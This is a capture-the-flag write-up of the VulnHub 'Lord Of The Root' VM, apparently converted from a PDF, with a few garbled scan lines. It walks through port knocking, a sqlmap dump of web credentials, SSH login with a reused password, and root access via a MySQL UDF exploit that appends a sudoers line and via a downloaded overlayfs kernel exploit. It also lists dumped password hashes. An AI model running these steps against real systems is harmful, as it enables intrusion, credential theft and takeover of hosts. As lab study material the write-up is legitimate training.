# [VulnHub] Lord Of The Root: 1.0.1

**Date**: 10/Oct/2019

 ${\bf Categories:\ oscp,\ vulnhub,\ linux}$ 

 $\textbf{Tags:} \ \ \text{exploit\_sqli, exploit\_credsreuse, privesc\_kernel\_overlayfs, privesc\_mysql\_root, privesc\_mysql\_udf}$ 

## Overview

This is a writeup for VulnHub VM Lord Of The Root: 1.0.1. Here's an overview of the enumeration  $\rightarrow$  exploitation  $\rightarrow$  privilege escalation process:




Figure 1: writeup.overview.killchain

## $\mathbf{TTPs}$

 $1.\ 1337/tcp/http/Apache\ httpd\ 2.4.7\ ((Ubuntu)):\ exploit\_sqli,\ exploit\_credsreuse,\ privesc\_kernel\_overlayfs,\ privesc\_mysql\_root,\ privesc\_mysql\_udf$ 

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Thu Oct 10 14:06:38 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
      /root/toolbox/writeups/vulnhub.lordoftheroot101/results/192.168.92.151/scans/_quick_tcp_nmap.txt
       /root/toolbox/writeups/vulnhub.lordoftheroot101/results/192.168.92.151/scans/xml/_quick_tcp_nmap.xml
    Nmap scan report for 192.168.92.151
   Host is up, received arp-response (0.00035s latency).
   Scanned at 2019-10-10 14:06:39 PDT for 5s
   Not shown: 999 filtered ports
   Reason: 999 no-responses
   PORT STATE SERVICE REASON
                                       VERSTON
   22/tcp open ssh
                        syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol
    \leftrightarrow 2.0)
   ssh-hostkey:
       1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
10
   ssh-dss
11
    AAAAAB3NzaC1kc3MAAACBAJKVpy10olbGC8nI2MWPTGKXhT6VsZcRnCAjQhqcpe8hLZ4cXu33YaLzgHJF1cm0ebDTZNP55kkYx8iQLw
       /eIZSqh+NF13r04rVcNmEMNP+71iXhjGAQ4G0c95vAN+12V12vHdk2YXE04Mj/VhQxI1AP/5XdiY40I7vDVY6FGw+
       4gR+aarZIDjY67jpl//QAAAIAvQVESJOOiTImUdavfNImDDFo/8Ttw0Iq90cAwuE3umJ6PSfjcTq5I0DKQ1hHr8Qb
    /+7Q6+osumyd60N0IuM9x8sWEx0AlWrcGkZszDzBUb4tjWXdliHuxYds+
       qZjl3esaKbeW5v97Zf5RPYeUv7cWWxThqbVNehp+fsxAmhMhgw==
       2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
12
    AAAAB3NzaC1yc2EAAAADAQABAAABAQCZnR9vNmnhJVAXLzEz9KbyuNunmOeZLgWAvEXrYL5PQUSnjV6r9quuRtcjxs26JAMkSr2GHO
    - /qfN5gorU0ykWv1R3v+4Blu5L4R+8v7pFrQnu7IrAbms9f0iiF0nCWs6dugDQ+4rBl+
    90WHbJ40s5f9L1akGBpYmuuT9gy7ULabvc6CYZ2+cCFVpkf/s8rc3z30V0W5JNoENyXtyvuirQqQ4+
    xLVlyPFpBfmqx1mY1X0eY7qqN99/82Ti9JfNJwjWgINGTY0wWGuWJdYrxAiyL/F9/MPJyb/zEM9I2/ne+
    → qUrJ1Jkpcl4eJ42UV7HUkUGpZXkb
       256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
14
   ecdsa-sha2-nistp256
    AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFoWH4DDWVRbA1EqnCjoMMCx5bR9hiI5qTJIi+
    → LGY9kWZQU4Y4D+MJQRoDBVd/ijYLAQ1HvW/MZIpjRCfUON6uU=
       256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
16
   ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAIK8+Q9UBY1SuxYmR6fYF4W8Vv22fP15QxiCfpGk8JV2+
   MAC Address: 00:0C:29:97:85:0D (VMware)
18
   Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
19
   Read data files from: /usr/bin/../share/nmap
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
22
   # Nmap done at Thu Oct 10 14:06:44 2019 -- 1 IP address (1 host up) scanned in 5.59 seconds
23
```

2. We just have 1 open port, 22/tcp and start there. Upon connecting we see a banner that hints at port knocking sequence 1,2,3. We knock on these ports and find a new port, 1337/tcp, open up on the target system:

```
9
                                       10
                                         | | | \/ \ ___/| | | \/ /_/| | | (
11
                                       /
/ |_| |_|\__ >__| /\___ | |_|
12
13
    Easy as 1,2,3
    root@192.168.92.151's password:
15
16
  knock 192.168.92.151 1,2,3
17
    PORT
           STATE SERVICE
    22/tcp
           open ssh
19
    1337/tcp open waste
```




Figure 2: writeup.enumeration.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # knock 192.168.92.151 1 2 3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.00050s latency).
PORT STATE
               SERVICE
1/tcp filtered tcpmux
MAC Address: 00:0C:29:97:85:0D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.0013s latency).
PORT STATE
               SERVICE
2/tcp filtered compressnet
MAC Address: 00:0C:29:97:85:0D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.0016s latency).
PORT STATE
               SERVICE
3/tcp filtered compressnet
MAC Address: 00:0C:29:97:85:0D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

Figure 3: writeup.enumeration.steps.2.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # nmap --reason -Pn -sV -sC --version-all 192.168.92.151 -p1337,22
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 15:56 PDT
Nmap scan report for 192.168.92.151
Host is up, received arp-response (0.00036s latency).
        STATE SERVICE REASON
                                      VERSION
22/tcp
        open ssh
                      syn-ack ttl 64 OpenSSH 6.6.1pl Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
    1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
    2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
    256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
   256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp open http
                      syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
 http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:97:85:0D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
```

Figure 4: writeup.enumeration.steps.2.3

3. We see that the newly opened port is running a HTTP service. We explore it using a web browser. We find a Base64 encoded text within HTML source of the robots.txt page. Upon decoding it twice we find a directory path which leads to a login form:

```
http://192.168.92.151:1337/robots.txt
THprMO9ETTBOVE14TUM5cGJtUmx1QzV3YUhBPSBDbG9zZXIh

b64d THprMO9ETTBOVE14TUM5cGJtUmx1QzV3YUhBPSBDbG9zZXIh
Lzk30DMONTIxMC9pbmRleC5waHA= Closer!

b64d Lzk30DMONTIxMC9pbmRleC5waHA=
/978345210/index.php
```

```
New Tab

× 192.168.92.151:1337/robots. × http://192.168.92.151:1337/r ×

inks

| chtml> | cimages/hipster.jpg | align="middle"> | align="m
```

Figure 5: writeup.enumeration.steps.3.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # b64d THprM09ETTB0VEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
Lzk30DM0NTIxMC9pbmRleC5waHA= Closer!root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # b64d Lzk30DM0NTIxMC9pbmRleC5waHA=
/978345210/index.phproot@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # curl -vvv "192.168.92.151:1337/978345210/index.php"
* Expire in 0 ms for 6 (transfer 0x1ba0dd0)
  Trying 192.168.92.151...
* TCP NODELAY set
* Expire in 200 ms for 4 (transfer 0x1ba0dd0)
* Connected to 192.168.92.151 (192.168.92.151) port 1337 (#0)
> GET /978345210/index.php HTTP/1.1
> Host: 192.168.92.151:1337
> User-Agent: curl/7.64.0
> Accept: */*
< HTTP/1.1 200 0K
< Date: Thu, 10 Oct 2019 13:58:34 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: PHP/5.5.9-lubuntu4.11
< Set-Cookie: PHPSESSID=c7u8ijaj1ibblt8fp6g97o3q85; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 485
< Content-Type: text/html
```

Figure 6: writeup.enumeration.steps.3.2




Figure 7: writeup.enumeration.steps.3.3

## Findings

#### **Open Ports**

```
22/tcp | ssh | OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
1337/tcp | http | Apache httpd 2.4.7 ((Ubuntu))
```

#### Files

```
http://192.168.92.151:1337/robots.txt
http://192.168.92.151:1337/978345210/index.php
```

## Users

```
ssh: smeagol
webapp: frodo, smeagol, aragorn, legolas, gimli
```

## Phase #2: Exploitation

1. We run sqlmap against this login form and dump the contents of the backend database. Within this dump we find credentials for five users:

```
sqlmap -u "http://192.168.92.151:1337/978345210/index.php" --batch --forms --dump
```

Figure 8: writeup.exploitation.steps.1.1

```
Database: Webapp
Table: Users
[5 entries]
 id | username | password
       frodo
                  iwilltakethering
       smeagol
                  MyPreciousR00t
                  AndMySword
       aragorn
       legolas
                  AndMyBow
 5
       gimli
                  AndMvAxe
[14:38:48] [INFO] table 'Webapp.Users' dumped to CSV file '/root/.sqlmap/output/192.168.92.151/dump/Webapp/Users.csv'
[14:38:48] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.sqlmap/output/results-10102019_0234pm.csv'
[*] shutting down at 14:38:48
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
```

Figure 9: writeup.exploitation.steps.1.2

2. We check if any of these users have a local account on the target system and if they have reused their web application credentials for system login as well. We find that user smeagol has an account on the target system and has reused their password. This gives us a local interactive SSH access on the target system:

```
ssh smeagol@192.168.92.151
```

Figure 10: writeup.exploitation.steps.2.1

```
Last login: Thu Oct 10 08:14:22 2019 from 192.168.92.183
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ ifconfig
eth0
          Link encap:Ethernet HWaddr 00:0c:29:97:85:0d
          inet addr:192.168.92.151 Bcast:192.168.92.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:1435599 errors:39 dropped:110 overruns:0 frame:0
          TX packets:690930 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:114165965 (114.1 MB) TX bytes:109568637 (109.5 MB)
          Interrupt:19 Base address:0x2000
```

Figure 11: writeup.exploitation.steps.2.2

## Phase #2.5: Post Exploitation

```
inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
10
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
11
         RX packets:1436389 errors:39 dropped:110 overruns:0 frame:0
^{12}
         TX packets:691018 errors:0 dropped:0 overruns:0 carrier:0
13
         collisions:0 txqueuelen:1000
         RX bytes:114236583 (114.2 MB) TX bytes:109580367 (109.5 MB)
15
         Interrupt:19 Base address:0x2000
16
   smeagol@LordOfTheRoot>
17
   smeagol@LordOfTheRoot> users
   root
19
   smeagol
```

#### Phase #3: Privilege Escalation

1. While exploring the web root directory we find mysql credentials within the login.php file. This will be useful in next steps:

Figure 12: writeup.privesc.steps.1.1

2. We find that mysql is running with elevated privileges. This opens the possibility of running the UDF exploit and as such we look for lib\_mysqludf\_sys.so file on the target system. This file is not found so we have to use an exploit to create one and use it from mysql shell (using credentials found in previous step):

```
ps aux | grep -i mysql
locate lib_mysqludf_sys.so
cd /tmp
wget http://192.168.92.183:9999/1518.c
```

```
smeagol@LordOfTheRoot:/var/www$ locate lib mysqludf sys.so
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$ ps aux | grep -i mysql
                                                            0:04 /usr/sbin/mysqld
         1168 0.0 4.2 326900 43448 ?
                                               Ssl
                                                    06:26
smeagol
         4497
               0.0 0.1
                           4692
                                 2004 pts/1
                                               S+
                                                    08:17
                                                            0:00 grep --color=auto -i mysql
smeagol@LordOfTheRoot:/var/www$
```

Figure 13: writeup.privesc.steps.2.1

3. We follow the steps mentioned within the exploit to compile and create the shared object file. We then connect to the mysql shell, load the shared object and map it to a custom function called do\_system. This function can now be used to execute commands from within mysql shell with elevated privileges. We run a command to give all permissions to user smeagol:

```
gcc -g -c 1518.c
   gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
   mysql -u localhost -u root -p
3
     use mysql;
     create table foo(line blob);
5
     insert into foo values(load_file('/tmp/1518.so'));
6
     select * from foo into dumpfile '/usr/lib/1518.so';
     create function do_system returns integer soname '1518.so';
8
       ERROR 1126 (HY000): Can't open shared library '1518.so' (errno: 0
    4 /usr/lib/mysql/plugin/1518.so: cannot open shared object file: No such file or directory)
     select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
10
     create function do system returns integer soname '1518.so';
11
     select do_system('echo "smeagol ALL =(ALL) NOPASSWD: ALL" >> /etc/sudoers');
```

Figure 14: writeup.privesc.steps.3.1

```
smeagol@LordOfTheRoot:/tmp$ gcc -g -c 1518.c
smeagol@LordOfTheRoot:/tmp$ ls -la
total 40
drwxrwxrwt 4 root
                               4096 Oct 10 08:49
                      root
drwxr-xr-x 23 root
                      root
                               4096 Sep 22 2015 ...
-rw-rw-r-- 1 smeagol smeagol 3378 Oct 10 2019 1518.c
-rw-rw-r-- 1 smeagol smeagol 3168 Oct 10 08:49 1518.o
            1 smeagol smeagol 8028 Oct 10 08:37 39166
-rwxrwxr-x
- rw - rw - r - -
            1 smeagol smeagol 2789 Oct 10 2019 39166.c
            2 root
                      root
                               4096 Oct 10 06:26 .ICE-unix
drwxrwxrwt
            1 root
                                11 Oct 10 06:26 .X0-lock
-r--r--r--
                      root
                              4096 Oct 10 06:26 .X11-unix
drwxrwxrwt 2 root
                      root
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$ gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
smeagol@LordOfTheRoot:/tmp$ ls -la
total 52
drwxrwxrwt 4 root
                               4096 Oct 10 08:50 .
                      root
drwxr-xr-x 23 root
                      root
                               4096 Sep 22
                                           2015 . .
-rw-rw-r--
            1 smeagol smeagol 3378 Oct 10 2019 1518.c
- rw - rw - r - -
            1 smeagol smeagol 3168 Oct 10 08:49 1518.o
-rwxrwxr-x 1 smeagol smeagol 8399 Oct 10 08:50 1518.so
-rwxrwxr-x 1 smeagol smeagol 8028 Oct 10 08:37 39166
            1 smeagol smeagol 2789 Oct 10 2019 39166.c
- rw - rw - r - -
drwxrwxrwt
            2 root
                      root
                               4096 Oct 10 06:26 .ICE-unix
-r--r--r--
            1 root
                                 11 Oct 10 06:26 .X0-lock
                      root
drwxrwxrwt 2 root
                      root
                               4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$
```

Figure 15: writeup.privesc.steps.3.2

```
smeagol@LordOfTheRoot:/tmp$ mysql -u localhost -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 612
Server version: 5.5.44-0ubuntu0.14.04.1 (Ubuntu)
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)
<code>mysql></code> insert into foo values(load_file('/tmp/1518.so')); Query OK, 1 row affected (0.01 sec)
mysql> select * from foo into dumpfile '/usr/lib/1518.so';
Query OK, 1 row affected (0.00 sec)
mysql> create function do_system returns integer soname '1518.so';
ERROR 1126 (HY000): Can't open shared library '1518.so' (errno: 0 /usr/lib/mysql/plugin/1518.so: cannot open shared object file: No such file or directory)
mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.00 sec)
mysql> create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)
mysql> select * from mysql.func;
| do_system | 2 | 1518.so | function |
1 row in set (0.00 sec)
```

Figure 16: writeup.privesc.steps.3.3

Figure 17: writeup.privesc.steps.3.4

4. We can now exit from the mysql shell, check for user smeagol's sudo privileges and switch to user root:

```
sudo -l
```

```
smeagol@LordOfTheRoot:~$ sudo -l
Matching Defaults entries for smeagol on LordOfTheRoot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User smeagol may run the following commands on LordOfTheRoot:
    (ALL) NOPASSWD: ALL
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ sudo su
root@LordOfTheRoot:/home/smeagol#
root@LordOfTheRoot:/home/smeagol# id
uid=0(root) gid=0(root) groups=0(root)
root@LordOfTheRoot:/home/smeagol#
root@LordOfTheRoot:/home/smeagol#
root@LordOfTheRoot:/home/smeagol#
root@LordOfTheRoot:/home/smeagol# uname -a
Linux LordOfTheRoot:/home/smeagol#
```

Figure 18: writeup.privesc.steps.4.1

5. Another way to gain elevated privileges is to run the overlayfs exploit on the target system because it has a kernel compiled before 2015-12-26:

```
cd /tmp
wget http://192.168.92.183:9999/39166.c
gcc -o 39166 39166.c
4 ./39166
```

Figure 19: writeup.privesc.steps.5.1

```
smeagol@LordOfTheRoot:/tmp$ gcc -o 39166 39166.c
smeagol@LordOfTheRoot:/tmp$ ls -la
total 32
drwxrwxrwt 4 root
                       root
                                4096 Oct 10 08:37 .
drwxr-xr-x 23 root
                       root
                                4096 Sep 22 2015 .
-rwxrwxr-x 1 smeagol smeagol 8028 Oct 10 08:37 39166
-rw-rw-r-- 1 smeagol smeagol 2789 Oct 10 2019 39166.c
drwxrwxrwt 2 root root 4096 Oct 10 06:26 .ICE-uni
-r--r-- 1 root root 11 Oct 10 06:26 .X0-lock
                               11 Oct 10 06:26 .X0-lock
drwxrwxrwt 2 root
                     root
                               4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$ ./39166
root@LordOfTheRoot:/tmp# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:/tmp#
root@LordOfTheRoot:/tmp# uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
root@LordOfTheRoot:/tmp#
root@LordOfTheRoot:/tmp# ifconfig
          Link encap:Ethernet HWaddr 00:0c:29:97:85:0d
          inet addr:192.168.92.151 Bcast:192.168.92.255 Mask:255.255.25.0
          inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1431379 errors:39 dropped:110 overruns:0 frame:0
          TX packets:688741 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:113772966 (113.7 MB) TX bytes:109257820 (109.2 MB)
          Interrupt:19 Base address:0x2000
```

Figure 20: writeup.privesc.steps.5.2

6. Once we have elevated privileges, we can view the contents of the /root/Flag.txt file to complete the challenge:

```
cat /root/Flag.txt
```

```
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
root@LordOfTheRoot:/root#
```

Figure 21: writeup.privesc.steps.6.1

#### Loot

#### Hashes

```
root:$6$cQPCchYp$rWj0EHF47iuaGk/
DQdkG6Dhhfm3.hTaNZP04MoyBz2.bn44fERcQ23XCsp43L0t5NReEUjwDF8WDa5i1M....
smeagol:$6$vu8Pfezj$61dY35ytL8yRd.Gp947FnW3t/
WrMZXIL7sqTQS4wuSKeAiYeoYCy7yfS2rBpAPvFCPuo73phXmp0oLsg5....
```

#### Credentials

#### References

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